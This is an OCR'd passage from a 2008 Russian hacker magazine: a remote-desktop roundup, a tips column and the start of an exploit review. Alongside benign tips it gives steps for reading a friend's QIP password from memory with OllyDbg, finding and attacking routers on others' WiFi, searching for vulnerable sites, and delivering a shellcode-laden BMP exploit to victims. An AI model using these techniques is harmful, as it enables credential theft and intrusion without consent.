
Безопасность соединения и авторизации обеспечиваются продуманными схемами многоуровневой защиты и шифрованием данных. Не зря эта компания приобрела проверенный временем продукт Hamachi (да-да, именно тот, о котором мы говорили ранее). К тому же, сервис используют более 40 миллионов устройств по всему миру, а это уже своего рода гарант качества. А теперь подумай: можно ли вообще обойтись без серверной программы? Сделать так, чтобы клиентская и серверная часть — обе работали через браузер? Кажется абсурдным, но компания Adobe доказала, что и это реально! По адресу www.adobe.com/acom/connectnow/ находится их новый сервис **Adobe ConnectNow**, который в данный момент проходит стадию бета-тестирования. Если охарактеризовать его в двух словах, то это — конференция онлайн прямо в твоем браузере. Набор полный шик: аудио и видеоконференция, чат, доска whiteboard, на которой в реальном времени могут рисовать участники, и, конечно же, Remote Desktop! Для доступа ко всей этой красоте есть единственное условие, о котором ты, наверное, догадался, — установленный на компьютерах Adobe Flash Player. Сам Remote Desktop пока еще местами подглючивает, но, уверен, разработчики скоро разберутся с багами!

ТЕЛЕФОННЫЙ ПОДХОД: ОСЕДЛАЕМ SKYPE

Мы уж много раз писали о VoIP-клиенте Skype и его замечательном протоколе, который хоть и не обламывается расходовать трафик пользователей на свои нужды, но за счет этого позволяет использовать телефонию с любого компьютера практически без ограничений, уверенно проходя через маршрутизаторы. Грех не использовать столь продвинутый протокол, поддерживающий криптостойкое шифрование данных для remote desktop'а! Задача упрощается еще и тем, что Skype имеет продвинутое API, а поэтому плагины к нему появляются, как сосиски в колбасном цеху: чуть ли не каждый день и помногу. Нет ничего удивительного в том, что мы нашли, как минимум, два подходящих аддона: **remoteX** (www.remotecall.com/remoteX/index.asp) и **Mikogo** (www.mikogo.com). Первый рассчитан исключительно на remote desktop, а второй — на организацию онлайн собраний с поддержкой удаленного рабочего стола. Установить их проще простого: все плагины распространяются в виде единственного файла с расширением .spark. С установленным в системе Skype'ом достаточно дважды кликнуть по нему и согласиться на установку. Остается только выбрать контакт и в контекстном меню указать название нужного плагина. Забавно, что в русской версии вопрос перед пользователем будет поставлен так: «Вас приглашают сыграть в RemoteX». Какие там игры, серьезные вещи творим! Клиент еще раз спросит о правомерности работы этих плагинов, и после очередного согласия ты получишь доступ к удаленному рабочему столу. Надо сказать, вариант этот требует достаточно шустрого канала. Если канал узкий, то непременные тормоза будут сильно напрягать.



Установка плагина для Skype



Рабочий стол доступен несмотря на файрволы и NAT'ы

ТВОЙ ПОДХОД!

А теперь, наш друг, очередь за тобой. Если у тебя есть собственный способ для удаленного доступа к рабочему столу, и ты уверен, что он принципиально отличается от всего перечисленного, пиши нам! За самый интересный вариант мы обещаем ценный приз!





ХАКЕРСКИЕ СЕКРЕТЫ ПРОСТЫХ ВЕЩЕЙ

ЛЕОНИД «R0ID» СТРОЙКОВ / R0ID@MAIL.RU /
ЛЕОНИД «CR@WLER» ИСУПОВ / CRAWLERHACK@RAMBLER.RU /
ВЛАДИМИР «DOT.ERR» САВИЦКИЙ / KAIFOFLIFE@BK.RU /

№1

ЗАДАЧА: СЕРФИТЬ WEB ЧЕРЕЗ БРАУЗЕР OPERA БЕЗ МЫШКИ

РЕШЕНИЕ:

Стандартный веб-серфинг с участием хвостатой зверушки (aka мышь) отнимает достаточно много времени. А ведь работать с клавой можно гораздо шустрее, к тому же, далеко не всегда есть возможность юзать браузер с мышкой. Поэтому будем тренироваться веб-серфингу при помощи клавы, на примере популярного браузера Opera. Чтобы полноценно овладеть технологией подобного драйва, следует запомнить ряд важных деталей, которые ниже я аккуратно расписал по порядку:

1. Запомни и прочувствуй собственными пальцами все горячие клавиши браузера, такие как:

```
F2 — перейти по адресу
F3 — поиск на странице
F4 — боковая панель
F5 — обновить страницу
F11 — развернуть (свернуть) Оперу на весь экран
F12 — быстрые настройки (выключить JS, etc.)

+ — увеличить масштаб
- — уменьшить масштаб
CTRL + 0 (ноль) — масштаб 100%

CTRL + T — создать вкладку
CTRL + W — закрыть вкладку
CTRL + S — сохранить страницу
CTRL + P — печатать страничку
CTRL + D — добавить страницу в закладки
CTRL + F2 — настройки
CTRL+ TAB — переключиться между вкладками

Если ты потерял вкладку (случайно закрыл), и не помнишь
ссылки, то нажми CTRL+Z


SHIFT+СТРЕЛКИ — двигаться по ссылкам
TAB — навигация по элементам управления (кнопки, поля для
ввода, etc.)
```

2. Если под рукой есть мышь, то она может оказать тебе небольшую услугу при взаимодействии с клавой:

```
RIGHTB + мышь влево — назад
RIGHTB + мышь вправо — вперед
RIGHTB + мышь вниз — создать новую вкладку
```

На первый взгляд может показаться, что запомнить все эти комбинации нереально. Поверь моему опыту — ежедневные тренировки сделают из тебя настоящего ковбоя клавиатуры.

Серфим без мыши



№2

ЗАДАЧА: ПАРСИТЬ БАЖНЫЕ РЕСУРСЫ ПРИ ПОМОЩИ СПЕЦИАЛЬНЫХ ЗАПРОСОВ В YANDEX

РЕШЕНИЕ:

Наверняка ты знаком со специальными запросами Гугла, и они не раз выручали при поиске той или иной баги. Однако с недавнего времени Гугл стал завинчивать гайки и парсить с его помощью становится проблематично (особенно, если речь идет об автоматизированном поиске). Поэтому многие устремили взгляды в сторону других поисковиков, в том числе и Яндекса. Сейчас мы рассмотрим наиболее полезные команды поисковика. Затем ты сможешь опробовать их в деле :).

```
1. $title (выражение) — позволяет провести поиск в заголовке страницы, например, $title (название бажного скрипта).
```

2. **#image="значение"** — такой запрос позволит произвести поиск картинок с указанным названием, полезно при работе с локальными инклудами.
3. **#hint=(выражение)** — команда проводит поиск в подписях к изображениям.
4. **#url="значение"** — означает поиск на заданном ресурсе, аналог "insite" в Гугле, например, #url="www.target.com".
5. **#link="значение"** — команда позволяет задать поиск ссылок на заданный сайт, например, #link="www.blabla.com". Помогает при парсинге бажных движков, имеющих в своем контенте линк на сайт производителя.
6. **host="www.host.ru"** — команда аналогична "url" с именем хоста, но учитывает все зеркала сайта.
7. **rhost="ru.url.*"** или **rhost="ru.url.www"** — этот оператор аналогичен host, но имя хоста записывается в обратном порядке: вначале домен верхнего уровня, затем второго и т. д. Если в конце указано .*, то поиск идет по всем поддоменам заданного домена (но — не включая домен ru.url!), например, rhost="ru.target.*".
8. **lang="язык"** — такая команда отбирает для поиска страницы, написанные на определенном языке: на русском (ru), украинском (uk), белорусском (be), английском (en), французском (fr), немецком (de) и т.д., например, lang="de". Очень удобно, когда работаешь по какой-то определенной стране.
9. **like="url.ru/file.html"** — парсит страницы, похожие на заданный адрес. Весьма полезная команда.
10. **domain="домен"** — с помощью такой записи можно произвести поиск по страницам, которые расположены в заданном домене: domain="target" /+1 domain="com".
11. **date="ГГГГ{*|ММ{*|ДД}}"** — в этом случае поиск производится только по страницам, дата которых удовлетворяет заданному условию, что позволяет пропускать при парсинге старые, не обновляемые ресурсы.

Как видишь, не только Гугл способен удовлетворять твои ненасытные потребности.

Яндекс — надежный друг хакера :)




№3

ЗАДАЧА: ПРОВЕРИТЬ УНИКАЛЬНОСТЬ ТЕКСТА АКА РЕФЕРАТ/КУРСОВАЯ

РЕШЕНИЕ:

Зачастую нам необходимо удостовериться в уникальности полученного текста, будь то статья, курсовая или даже дипломная работа. Конечно, взаимодействие с Гуглом/Яндексом никто не отменял, но искать ручками несколько напрягает. Намного продуктивнее будет воспользоваться специализированным сервисом от www.textbroker.ru. Для этого от тебя требуется совсем немного.

1. Заходим на www.textbroker.ru и сливаем утилу в виде клиентского приложения: http://textbroker.ru/main/dcfinder.html.
2. Тулза не требует установки, поэтому прописываем ей разрешение в фаере и запускаем.
3. Жмем «Далее». Затем указываем текстовый файл, который необходимо прочекать, либо указываем урл с текстом или же вбиваем текст ручками.
4. Опять нажимаем «Далее» и ждем результатов поиска.



Проверяем копирайт!

В качестве ответа прога выдаст: уникален твой текст или нет. В случае если текст все же имеет копии и гуляет по Сети, в доказательство тебе будет предоставлено до 50 линков :).

№4

ЗАДАЧА: СОЗДАТЬ WINDOWS LIVE CD


РЕШЕНИЕ:

Глядя на большое разнообразие *nix-дистрибутивов, работающих с диска, порой возникает желание получить Винду, не требующую установки. Ниже будет описано одно из решений, помогающих создать некое подобие автозагрузочного Windows Live CD (DVD). Потеря в функционале будет покрываться мобильностью. Тестировалось все на WinXp SP2.

1. Ставим прогу **Bart PE Builder** (www.nu2.nu/pebuilder) — чем свежее, тем лучше.
2. Запускаем PE Builder и кладем в сидюшник установочный диск с обычной Виндой либо, если есть, монтируем образ на виртуальный привод. Показываем проге путь к инсталляционным файлам Windows в первом поле «Источник». Будет проведена автоматическая проверка. При отсутствии нужных файлов утила ругается, что ей дали не то.

3. Создаем папку с коллекцией прог, не нуждающихся в установке, либо с их portable-версиями. Указываем путь к ней в графе «Дополнительно».
4. Выбираем способ записи на носитель: довериться механизмам записи PE Builder или создать ISO-образ для дальнейшего прожига любимой горелкой. Экспериментировать с подсовыванием этого образа в VMWare не стоит, куда веселее работать «вживую».
5. Посещаем раздел «Модули» и включаем нужное. Не стесняемся обращаться к разделу «Помощь»: там есть и описание модуля, и адрес для закачки при его отсутствии.
6. Наконец, щелкнув «Создание сборки», наблюдаем, как бегают по экрану буквы отчета...
Вот и готов наш диск. Но почему его размер ~150 мегабайт? К сожалению, очень многое урезано. Восстанавливать функционал можно только вручную, постепенно подбирая нужный набор прог и драйверов. Например, мы потеряли Explorer — кидаем Opera portable, TotalCommander (пункт 3) либо юзаем встроенный менеджер файлов. В нем, кстати, не забудь сменить шрифт на Arial с кириллицей, иначе тебя ожидает пустое дерево файлов и окошко с папками. Полезность полученного диска будет зависеть именно от софта, который в него закинули перед сборкой.

Ничего сложного




№5

ЗАДАЧА: ПРОСМОТР НЕДОКАЧАННОГО ВИДЕО В P2P-СЕТЯХ

РЕШЕНИЕ:

Как часто радость от закачки долгожданного фильма заканчивается уже на первых минутах просмотра! Видео скачалось не до конца.
Проблема решается довольно просто:
1. Восстановлением недокачанного видеофайла как поврежденного при помощи специальных утилит;
2. Просмотром закачанной части плеером, игнорирующим возникающие ошибки.
Рассмотрим второй вариант применительно к популярной p2p-сети DirectConnect.
1. Открываем директорию с временными файлами клиента DC. Как правило, это папка Incomplete в каталоге, куда установлен сам клиент. Если такой нет, уточнить можно в его настройках: «File → Settings → Downloads → Directories → Unfinished_downloads_directory».
2. Находим нужный файл вида «`<название>.<~39символов TTH>.dctmp`». Например, «`Брат.avi.XV7BZG45BINZZQ2VX3IUWNUQQKQG3KKI4LVQ2RI.dctmp`».
3. Копируем его, дабы не мешать DC-клиенту работать.
4. Качаем и ставим бесплатный (GNU) «Vlc media player» — vlc-0.8.6f-win32 либо посвежее.
5. Запускаем плеер, перетаскиваем выбранный файл. Читаем предупреждение о том, что файл поврежден и выбираем «No» в ответ на предложение восстановить его (есть куда более удобные утилы для восстановления видеофайлов). Теперь смотрим то, что успело закачаться, и делаем выводы, стоит ли продолжать сливать этот фильм.
Для любителей комфорта можно посоветовать **Crystal Player (Pro)** (www.crystalplayer.com). Некоторые фильмы он проигрывает более стабильно, чем Vlc media player, и имеет более приятный интерфейс. Если же все-таки захочется попробовать повозиться с восстановлением поврежденного недокачанного видео (первый способ), можно посоветовать прогу File Salvage. Хоть ее и продвигают как утилиту для копирования файлов с плохо читающихся CD и DVD, для наших целей она вполне подойдет.

На вкус и цвет...



№6

ЗАДАЧА: КАК НАЙТИ ШЛЮЗ В ЧУЖОЙ WIFI-СЕТИ?

РЕШЕНИЕ:

Иногда возникает необходимость найти роутер в WiFi-сети, особенно если он скрывается не на традиционных адресах по CIDR-нотации. Делается это для разных целей, в том числе для взлома админки и абордажа всей сети. Если тебе уже выдало IP-адрес, то проанализировать, где же заветный сервак, можно по названию производителя. Согласись, при виде CISCO не подумаешь, что перед тобой обычный воркстейшн. При таком раскладе в ход идет самая известная хакерская программа **Cain&Abel**. Скачиваем ее, а затем:
1. Жмем «sniffer». Переходим на вкладку «Sniffer», нажимаем на знак «+», жмем OK. Так ты получишь список всех объектов в сети и их производителей с опорой на MAC-адрес и базу OUI. А вот другой способ не опирается на догадки. Проект Максима Суханова под названием AntiNat позволяет находить искомое на основе прослушивания трафика. В его комплекте есть специальная утилита NATSCAN.
2. Пример ее использования: `natscan 192.168.0.1 192.168.0.254 213.180.204.8 192.168.0.15`
Первые два параметра задают диапазон подсети. Третий — это реальный адрес, к которому можно обратиться (ya.ru), ну и последний — твой айпишник. При атаке для аудита защищенности WEB-составляющей роутеров можно использовать профессиональную утилиту Алексея «ksuri» Сурикова (IRAT — itdefence.ru/hauditor/hauditor_LITE.txt): `perl hauditor.pl -s 192.168.0.1 -e 192.168.0.100 -r ha_report.html`
В отчете ты получишь всю информацию о предполагаемых местах его нахождения и сведения об админке. Если же трудности так и остались неразрешенными, вспомни о вещах, связанных с тем, откуда ты получал IP, и поснифай себя на предмет запросов DHCP-OFFER (предложение IP-адреса от DHCP-сервера). Сделать это можно известными средствами Wireshark, Commview или tcpdump.

№7

ЗАДАЧА: МАКСИМАЛЬНО БЫСТРО ИЗМЕНИТЬ АТРИБУТЫ КАКОЙ-ЛИБО СЕКЦИИ, КОГДА ПОД РУКОЙ ТОЛЬКО РЕДАКТОР HIEW

РЕШЕНИЕ:


Естественно, встречаются ситуации, когда мы не располагаем средствами, которые позволяют наглядно редактировать различные атрибуты, располагающиеся в заголовке PE-файла. Обычно для подобных целей используются тулзы вроде LordPE, но что делать, если в нашем арсенале только HIEW? Несмотря на маленький «вес», этот шестнадцатеричный редактор таит в себе огромные возможности. Итак, посмотрим, как поменять атрибуты секции, используя HIEW.

1. Открываем необходимый PE-файл при помощи Hiew.
2. Нажимаем <F4> для выбора режима редактирования файла.
3. В появившемся окне выбираем «Decode» для отображения в режиме дизассемблера.
4. Нажимаем кнопку <F8> (пункт меню «Header») для перехода в режим отображения заголовков секций.
5. Жмем <F6>, чтобы выбрать редактируемую секцию. В появившемся меню, как правило, представлено несколько секций с типичными названиями: «`.text`», «.data», «`.rsrc`» и так далее. Чаще всего исследователя интересует «`.text`» — секция кода. Выбираем необходимую секцию.
6. После того, как секция выбрана, нажимаем <F3> (пункт меню «Edit») для редактирования ее атрибутов.
7. Появится окно, содержащее различные параметры редактируемой секции. Нас интересует последняя строка, а именно — «Attributes», которая содержит четырехбайтную флаговую переменную с атрибутами секции. Выделяем строку «Attributes» и нажимаем <F3>.
8. Появится окно, содержащее четыре байта флаговой переменной в двоичном виде. Чтобы разрешить запись в секцию, необходимо соответствующий бит (в данном случае — старший) перевести в значение «1». Точно также необходимо действовать и при изменении других атрибутов секции.
9. Трижды нажимаем <F9> (пункт меню «Update») для подтверждения изменений.

Дабы получить требуемую комбинацию параметров, совсем не обязательно помнить, какой бит «взводят» в единичное значение или сбрасывают в нулевое. Нужно лишь сложить шестнадцатеричные значения, соответствующие конкретным атрибутам, и получить готовую четырехбайтную флаговую переменную.

```
0x00000020 — секция содержит код
0x00000040 — секция содержит инициализированные данные
0x00000080 — секция содержит неинициализированные данные
0x01000000 — секция содержит расширенные поправки
0x02000000 — секция может быть игнорирована
0x04000000 — секция не кешируема
0x08000000 — секция не сбрасывается в страничный файл
0x10000000 — общая секция
0x20000000 — секция выполняемая
0x40000000 — секция для чтения
0x80000000 — секция для записи
```

Редактирование параметров секции в HIEW



№8

ЗАДАЧА: ВЫУДИТЬ ПАРОЛЬ ИЗ РАБОТАЮЩЕГО КЛИЕНТА QIP ВЕРСИИ 8070, ИМЕЯ В АРСЕНАЛЕ ОТЛАДЧИК OLLYDBG

РЕШЕНИЕ:

Представьте ситуацию: приятель отошел покурить, а мы очень хотим узнать пароль его аськи :). Сделать это проще, чем кажется. Необходимо лишь действовать методом строго научного тыка. Исследовав QIP версии 8070, я обнаружил, что пароль всегда хранится в памяти в открытом виде. Это очень опасно и может позволить любому продвинутому трояну «утащить» твою аську. Чтобы найти алгоритм поиска пароля, я действовал так: запускал QIP, входил под конкретным аккаунтом, затем искал в памяти пароль (свой пароль, естественно, мне известен). При этом была выявлена очень интересная деталь: пароль всегда находился в одной и той же секции памяти, но по разным адресам (`00E20000-00F1FFFF`). Хотя промежуток и небольшой, поддающийся ручному просмотру, необходимо было выделить еще один признак, по которому можно было бы безошибочно искать пароль в памяти загруженного ICQ-клиента. Присмотревшись внимательнее, я заметил, что перед паролем в памяти находится сигнатура, всегда одинаковая, которая выглядит так:

`1A 00 00 00 02 00 00 00 XX 00 00 00`,

где XX — длина пароля. Например, для пятизначного пароля сигнатура будет выглядеть так:


`1A 00 00 00 02 00 00 00 05 00 00 00`

Нас не волнует, для чего она используется. Главное, мы выявили признак, который явно указывает на местоположение пароля в памяти клиента. Решение задачи будет выглядеть так:

1. Запускаем отладчик и приаттачиваемся к работающему процессу qip.exe;
2. Открываем карту памяти процесса (<alt+m>);
3. Выбираем двойным щелчком область памяти, начинающуюся по адресу 00E20000;
4. Комбинацией клавиш <ctrl-b> открываем окно поиска;
5. Вставляем в нижнее поле появившегося окошка поиска двоичный код-сигнатуру (`1A 00 00 00 02 00 00 00 XX 00 00 00`) и нажимаем «Ok»;
6. Текст, следующий сразу после найденной сигнатуры, является паролем.

P.S. Не удивлюсь, если узнаю, что после выхода этого выпуска EASYHACK появится новый релиз QIP.

Сигнатура, а следом за ней... пароль!





КРИС КАСПЕРСКИ


ОБЗОР ЭКСПЛОЙТОВ

СЕРЕДИНА ЛЕТА 2008. ЖАРА. ВСЕХ ПЛЮЩИТ, ВСЕ ГЛЮЧИТ. ADOBE РАДУЕТ НАС ШИРОКИМ АССОРТИМЕНТОМ ДЫР. MS ВЫПУСКАЕТ ЧЕТЫРЕ ПАТЧА, ОДИН ИЗ КОТОРЫХ — ВРЕДОНОСНЫЙ. ЗАТЫКАЯ МНИМУЮ ДЫРУ, ОН ЗАТЫКАЕТ ЕЕ НЕ ДО КОНЦА, ЗАТО ВЫЗЫВАЕТ ТОРМОЗА И КУЧУ КОНФЛИКТОВ СО СВОИМИ ЖЕ СОБСТВЕННЫМИ ПРИЛОЖЕНИЯМИ. НО — ОБО ВСЕМ ПО ПОРЯДКУ!

01 ADOBE PHOTOSHOP СТЕКОВОЕ ПЕРЕПОЛНЕНИЕ В BMP-ПАРСЕРЕ

>> Brief

21-го апреля 2008 года, ровно в 12:23:21 по Британскому Летнему времени (BST), хакер, известный под ником **c0ntex** (c0ntexb@gmail.com), забросил на Full-disclosure свежий exploit, вызывающий стековое переполнение в парсере BMP-файлов и пробивающий APSB07-13 patch, который затыкал в парсере многочисленные дыры. Еще одно подтверждение, что баги ходят косяками и не затыкаются с первой попытки! Выпуск патча отнюдь не трагедия для хакеров, скорее — повод для более глубоких исследований. Вот и сейчас: стековое переполнение позволяет подменять адрес возврата и захватывать контроль над системами W2K, XP, S2K3, S2K8 старыми добрыми «дедовскими» методами. XP SP2+ с активным аппаратным DEP, задействованным для всех приложений, ломается через атаку типа return2lib. Висту с ее рандомизацией адресного пространства подломать сложнее, но все-таки возможно, поскольку продукты Abode, выпущенные до выхода Висты, ничего о рандомизации не знают (типа, не в курсе) и грузятся по фиксированным адресам. Хоть и варьирующимся от версии к версии, но все-таки — достаточно предсказуемым. Прочие подробности можно почерпнуть тут: lists.grok.org.uk/pipermail/full-disclosure/2008-April/061661.html и securityfocus.com/bid/28874/info.



Декодируем UUE при помощи MS Outlook Express

>> Targets

По заявлениям Adobe, совпадающим с выводами c0ntex'а, дыра затрагивает **Photoshop Album Starter Edition 3.2** и **After Effects CS3 0**, а также непропатченные **Photoshop CS2/CS3** и **Photoshop Elements 5.0**. Ту же самую графическую библиотеку используют **Acrobat Reader** и **Adobe Flash Player**, однако, уязвимость на них не распространяется.

>> Exploit

Bmp-файл, начиненный shell-кодом, содержится в посте c0ntex'а, пожеванным UUE-конвертором. Обычно начинающие хакеры спрашивают: «А как его конвертировать взад?!» Нет ничего проще! Выделяем текст, копируем его через буфер обмена в блокнот и по ходу дела переименовываем .txt в .eml. После чего открываем .eml, вызывая ассоциированный с ним Outlook Express. Он автоматически декодирует UUE, отображая его в виде вложения, сохраняемого на диск обычным способом. Остается передать bmp атакуемому и заставить его открыть файл именно в Photoshop'е. Для этого приходится задействовать социальную инженерию или другие трюки (тема для отдельного разговора). Те, кому лень возиться с UUE, могут скачать **готовый bmp**: securityfocus.com/data/vulnerabilities/exploits/Adobe_AS_Exploit.bmp. Сплойт несет на борту shell-код, выдернутый из Metasploit project и работающий строго под XP SP2 ENG, где он запускает калькулятор. На всех остальных системах



Атака на функцию Collab.collectEmailInfo()

(и, в частности, на моей XP SP2 MUI) — просто выбрасывает сообщение о критической ошибке, поскольку использует жестко прошитые (hard-coded) адреса API-функций, привязанные к конкретной версии оси. Для proof-of-concept вполне сгодится, а вот для реальных атак shell-код приходится переписывать заново. Прямо в HIEW'е. Там он начинается со смещения 119h.

>> Solution

Установить **заплатку от Abode** (adobe.com/support/security/advisories/apsa08-04.html) или же не открывать Photoshop'ом никакие bmp-файлы, полученные из ненадежных источников.

02 ADOBE ACROBAT/ READER ПЕРЕПОЛНЕНИЕ КУЧИ В JAVASCRIPT

>> Brief

В начале февраля этого года консультант по информационным технологиям Пол Крэг/Paul Craig (linkedin.com/pub/4/79b/4bb) обнаружил дыру в «`.joboptions`» (Acrobat Job Options File). Он не преминул уведомить об этом Adobe, которая в ходе аудита кода выявила множественные ошибки переполнения кучи в JavaScript-движке. И уже в июле (и трех лет не прошло) выпустила «лекарство» в виде заплатки, дизассемблировав которую хакеры смогли сконструировать боевые exploit'ы. Те использовали дефект реализации функции `Collab.collectEmailInfo()`, копирующей mail-адрес в блок динамической памяти фиксированного размера без проверки длины копируемых данных. Все это ведет к переполнению кучи с возможностью захвата управления в контексте привилегий запущенного приложения. **Джейсон Ройс**/Jason Royes — ведущий архитектор (Chief Architect) из Endeavor Security Inc (приютившей меня как блоггера и реверсера) детально исследовал проблему, опубликовав полученные результаты на своем блоге maliciousattacker.blogspot.com/2008/07/apsb08-15-part-1.html. Также рекомендуется к прочтению securityfocus.com/bid/27641/info.

>> Targets:

